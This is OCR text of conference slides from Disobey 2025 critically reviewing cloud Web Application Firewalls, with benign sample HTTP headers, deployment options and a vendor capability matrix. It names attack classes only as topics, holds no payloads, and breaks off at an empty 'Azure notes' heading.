From promises to performance: A critical review of (cloud) WAF solutions

Disobey 2025

knud@fraktal.fi

Outline

- What is a WAF and how does it work
- How do I get one


- Daily life with a WAF
- Testing out some WAF capabilities

- Waf comparison results
- Some sort of conclusions

FRAKTAL

Greetings & thanks

Svitlana who did a lot of the heavy lifting & Tuomo who figured out the hard bits



FRAKTAL

Web attacks are not going away

SQL injection, cross-site scripting, CSRF etc. etc.

Why?


Years and years of technical debt and no end in sight

Easy-ish to get money for building something new & shiny

Very hard to get money for cleaning up

- It works, why change it, etc. etc.

SOLUTION: add 1 security please




Graph from darkreading.com

Fig. 2: Web attacks spiked in June 2021, with a peak of 113.8 million attacks in a single day

FRAKTAL

What is a WAF

It’s a **W**eb **A**pplication **F**irewall




FRAKTAL

How does it work

HTTP is served over a client <-> server model

Clients issue requests, servers in return send responses



This sounds like something we have seen before

Simplified, an in-line **badness detector**
operating on “Layer 7” / HTTP traffic

Conceptually, some overlap with both firewall and antivirus, e.g. department of yes or no, but not really a **firewall** in the traditional sense

Good idea? Bad idea? You decide.

FRAKTAL

What does it operate on?

What does it operate on?

GET /path/to/resource**?name=value&search=query** HTTP/1.1

HTTP Headers

Host: www.example.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8

Accept-Language: en-US,en;q=0.9

Accept-Encoding: gzip, deflate, **br**

Authorization: Bearer blabla12341234

Referer: https://www.example.com/previous-page

Cookie: sessionId=abc123; userId=789xyz

Cache-Control: no-cache

Upgrade-Insecure-Requests: 1

FRAKTAL

What does it operate on?

GET /path/to/resource?**name=value&search=query&page=2&sort=ascending** HTTP/1.1

HTTP Headers

Host: www.example.com

…

X-Requested-With: XMLHttpRequest

DNT: 1

If-Modified-Since: Wed, 21 Oct 2015 07:28:00 GMT

If-None-Match: "5d8c72a5edda8aeb"

X-CSRF-Token: A1B2C3D4E5F6G7H8I9J0

Pragma: no-cache

Forwarded: for=192.0.2.60; proto=https

Via: 1.1 example.com (Apache/2.4.1)

FRAKTAL

What does it operate on?

GET /path/to/resource?name=value&search=query&page=2&sort=ascending&filter=active&category=books HTTP/1.1

HTTP Headers

…

If-Modified-Since: Wed, 21 Oct 2015 07:28:00 GMT

If-None-Match: "5d8c72a5edda8aeb"

Expect: 100-continue

From: user@example.com

Range: bytes=0-1024

TE: trailers, deflate

Warning: 199 Miscellaneous warning

Max-Forwards: 10

X-Forwarded-For: 203.0.113.195

X-Forwarded-Host: www.proxy.example.com

X-Forwarded-Proto: https


Origin: https://www.example.com

Access-Control-Request-Method: POST


Access-Control-Request-Headers: X-Custom-Header

Proxy-Authorization: Basic 000000000000000000000000000000000000000000000000

Ok back up a step



HTTP POST, same but different



There’s more, which we promptly ignored

OPTIONS

TRACE

PUT

CONNECT

HEAD

PATCH

DELETE

FRAKTAL

Logical functionality splits

How do I get a WAF / Modes of deployment

Install mod_security or equivalent on your web server directly

Install mod_security, varnish or equivalent on a reverse proxy in front of the web server

Buy / rent a commercial offering (approach for this work)

Disclaimer: no products listed here are recommended or not, draw your own conclusions

Test client / “Attacker”

Cloud WAF

Test server / “Target”

Trust but verify: WAF capability matrix


Capability \ Vendor	AWS WAF	Microsoft Azure WAF	Vendor X	F5 Distributed Cloud WAF	Cloudflare WAF
Rule sets	AWS Managed Rules, F5 Web exploits OWASP, Fortinet OWASP top10, Custom rules	Azure-managed Default Rule Set (OWASP 3.2), Microsoft managed, Custom rules	Vendor-managed rule sets, Custom rules	F5-managed rule sets, Custom rules	Cloudflare Managed, OWASP Core Sensitive Data, Custom rules
Rate limiting	Custom blocking	Custom WAF rules in a policy	Via rate policies	Rate limiters can be configured	Characteristics-based blocking with custom actions
CVE protection	Possible with F5 rules	-	+	+	-
Bot control	+	+	+	+	+
DDoS management	Integrated with AWS Shield	Available through Azure DDoS Protection	Built-in layer 7 DDoS protection	Built-in volumetric DDoS attacks protection	Unmetered DDoS protection
Handling of large requests	Count and size limits apply to Body/JSON Body, Headers and Cookies	Size limit on request body and file upload	By default, only the first 8 KB of a request are inspected	n/a	n/a
Blocking of slow HTTP posts & Slowloris attacks	Possible with CloudFront and AWS Shield	Possible with custom settings	Possible with custom connection limiting	Possible with custom settings	Buffers incoming requests before sending anything to the origin server
Response inspection	-	-	**+**	**+**	-
AI/ML capability	-	-	-	AI/ML based detection (untested)	ML-based detections (untested, unverified)


FRAKTAL

Working with these things

AWS configuration

Custom rules are supported via a somewhat complex JSON format, via regular expressions, or via a rule builder which draws on a (limited) **black-box library** of SQL injection or XSS attack rules.





Contains XSS injection


AWS notes

Functionality is customizable but operates largely as a **black box**

Managed rulesets contain an IP reputation list and AWS managed common rules.

Maintaining a self-curated set of rules quickly becomes complex - supports other vendor's rulesets (e.g. F5) to be used

Pay-as-you-go model may quickly escalate costs




Azure notes

